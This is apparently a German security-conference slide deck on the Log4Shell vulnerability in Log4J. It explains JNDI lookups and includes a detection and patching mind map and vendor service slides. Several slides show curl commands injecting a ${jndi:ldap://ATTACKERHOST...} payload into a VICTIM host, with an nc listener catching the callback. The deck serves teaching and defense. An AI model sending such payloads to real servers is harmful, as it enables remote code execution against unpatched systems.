Log4Shell-Selbsthilfegruppe
Nach der Schwachstelle ist vor der Schwachstelle

Sabrina Fischer, Controlware GmbH, Senior Security Software Engineer

Controlware Security Day
22. - 23. September 2022
Congress Park Hanau


Blitzlicht
Diagnostik
Ziel
Warme Dusche
controlware
log4shell tm

Diagnostik – Was ist überhaupt Log4J / Log4Shell?

Java

- Objektorientierte Programmiersprache

Log4J

- Logging-Bibliothek für Java
- Sehr gute Logik für die Vereinheitlichung/Anreicherung von Daten
  - Verarbeitung von festgelegte Parameter und **übergebene Daten**

Java Naming and Directory Interface (JNDI)


- Schnittstelle zu **externen** Ressourcen/Referenzen

Log4Shell

- Kritische Schwachstelle in Log4J (10,0)
- CVE-2021-44228


```
${sys:os.name}
${sys:user.name}
${java:version}
${log4j:configParentLocation}
${jndi:ldap://127.0.0.1}
```

Diagnostik – Was ist im letzten Dezember passiert?



Diagnostik – Wie funktioniert die Schwachstelle?


```
curl ‘http://TEST:6767/resource/?foo=\${jndi:ldap://ATTACKERHOST:7777/\}‘
```




```
# nc -lnvp 7777
[∂Δɟʢ₹Ã¬«ơ
```


Diagnostik – Wie lässt sie sich ausnutzen?

```
curl ‘http://VICTIM:6767/resource/?foo=\${jndi:ldap://ATTACKERHOST:7777/exploitCode\}‘
```




```
# nc -lnvp 7777
Connection received from VICTIM
```

Ziel – Wie können wir uns schützen?



Version 6.1

TLP:WHITE

Mind map #1
Am I vulnerable to Log4Shell ?

Quelle:
https://github.com/DickReverse/InfosecMindmaps/blob/main/Log4shell/AmIVulnerable-Log4shell-v6.1.png

Prioritize patching, starting with mission critical systems, internet-facing systems, and networked servers.
Then prioritize patching other affected information technology and operational technology assets.

Mind map #2
Detecting log4shell vulnerability

Am I running code in a JVM

Yes

No

Is it using log4j ?

You can try to know by launching this on Linux :

```
dpkg -l | grep liblog4j
dpkg -l | grep log4
find / -name log4j-core-*.jar
locate log4j | grep -v log4js
```

Yes

No

Am I using third-party solution in a public list (i.e. [1])

No

Yes

Marked as safe ?

Yes

No

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB and watch for vendor update

Patch or isolate the third-party solution

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB

Major version 1 or 2 ?

Yes

Version 1.x

Version 2.x

JMS appender configured to do lookup in *log4j.properties* or *log4j.xml* AND writing rights have to be set on conf. files

Yes

No

Java 8 : is version >= 2.17.0
Java 7 : is version >= 2.12.2

Yes

No

Java 8: is version == 2.16.0

Yes

Vulnerable to CVE-2021-45105
DoS (infinite recursion)

No

Java 8: is version == 2.15.0

Yes

[3] Vulnerable to CVE-2021-45046
DDoS & RCE through deserialisation

Vulnerable to CVE-2021-44228
High impact

No

Java 8 : Is version < 2.15.0
Java 7 : is version <= 2.12.1

Yes

Java version is >= 6u211, 7u201, 8u191
LDAP/RMI attack vector is not possible
Log4j patch is still required

Java version is < 6u211, 7u201, 8u191
LDAP/RMI attack vector is possible
class injection possible

version 1.X (last, 1.2.17) is EOL (2015)
Upgrade to 2.17.x for Java8
Upgrade to 2.12.2 for Java 7

Vulnerable to CVE-21-4104
Lower impact
Local exploitation

Vulnerable to CVE-2019-17571
High impact
RCE

Remove JMSAppender or change configuration

Fork patching last CVEs
https://github.com/albfernandez/log4j/

Best

Java 8 : Patch to 2.17.x
Java 7 : Patch to 2.12.2

[2] Remove JNDI lookup by relaunching java with

`"-Dlog4j2.formatMsgNoLookups=True"`

Manually remove the JNDILookup class from classpath

[1] https://github.com/NCSC-NL/log4shell/blob/main/software/README.md

[2] This mitigation has been seen as potentially insufficient from different sources. It is advised to follow other remediations steps as well.

[3] ThreadContext map has to be in use to trigger CVE-2021-45046 exploitation

```
// Note that 1st argument matches the variable name from the configured pattern
ThreadContext.put("useragent", userAgent);
```

Author : Loic Castel
https://www.linkedin.com/in/loicc/

Thanks to InterCERT-FR & Atos teams for their help and remarks

TLP:WHITE

Ziel – Was nehmen wir mit?

Gefahren

- Angriff ist einfach und effektiv
- Angriffsfläche ist riesig
  - Log4J ist Open-Source-Code
  - Software und Subsoftware betroffen

Chancen

- Community nutzen
- Updates installieren
  - Log4J → Aktuelle Version 2.19
  - Reload4J → Ersatz für Log4J Version 1.x
- Standardeinstellungen anpassen
- Augen offen halten


Blitzlicht
Diagnostik
Ziel
Warme Dusche
controlware
log4shell™

Controlware Cyber Defense Services – Big Picture

Cyber Defense Services

VMS
Schwachstellen-Management

ALA
Log-Daten-Analyse / SIEM

ATD
Anomalie- & Malware-Erkennung


EDR
Endpoint Anomalie-Erkennung

- Incident Analysis & Investigation
- Threat Advisor
- Incident Response

… mit Infrastruktur Betrieb

- Infrastructure Monitoring & Dashboard
- Service Desk
- Incident- und Problem Management
- Change Management
- Incident Mitigation
- Release Management

Wer wir sind: Competence Center Security | Offensive Security



Vulnerability Management

VMS und External VMS
Regelmäßige und automatisiere Überwachung von Schwachstellen


Penetration Testing

Zielgerichtete Security-Assessments
Systematische Verwendung von fortgeschrittenen Angriffstechniken

Security Consulting

Kombination von Attack und Defense
Ganzheitliche Security-Betrachtung und -Beratung

Controlware Vulnerability Management Service



BUSINESS PROCESS CONTROL
Verifizierung umgesetzter Maßnahmen
Erneute Prüfung dedizierter Findings
Aktualisierung des Ergebnisberichts

ASSET DISCOVERY
Durchführung von Discovery-Scans
Auffindung und Verwaltung von Perimeter-Systemen


THREAT ADVISOR
Regelmäßige Status-Calls
Handlungsempfehlungen & Qualifizierung

SCANNING & REMEDIATION
Durchführung von aktiven (internen/externen) Schwachstellen-Scans
Bewertung auf Basis von CVSS / CVSSv3

ON-DEMAND SCANNING
Durchführung von Schwachstellen-Scans bei veränderter Bedrohungslage

ALERTING & REPORTING
Monatliches Reporting (PDF, Excel, HTML)
Benachrichtigung bei kritischen Schwachstellen

Controlware Vulnerability Management Service



Controlware VMS – Einstiegsmöglichkeiten

5 **VMS – SERVICE**
Wöchentliche interne und externe Schwachstellenscans
Service, 1 bis 3 Jahre

4 **VMS – POC**
Wöchentliche interne Schwachstellenscans
Projektbasiert, 2 bis 4 Wochen

3 **EXTERNAL VMS – SERVICE**
Wöchentliche externe Schwachstellenscans
Service, 12 Monate

2 **EXTERNAL VMS – POC**
Wöchentliche externe Schwachstellenscans
Projektbasiert, 1 bis 2 Wochen

1 **SECURITY ASSESSMENT**
Einmaliges externes Security Assessment, Ergebnisbericht
Projektbasiert, 2 bis 5 Tage

mailto: vms@controlware.de

controlware

Vielen Dank für Ihre Aufmerksamkeit!
Thank you very much for your attention!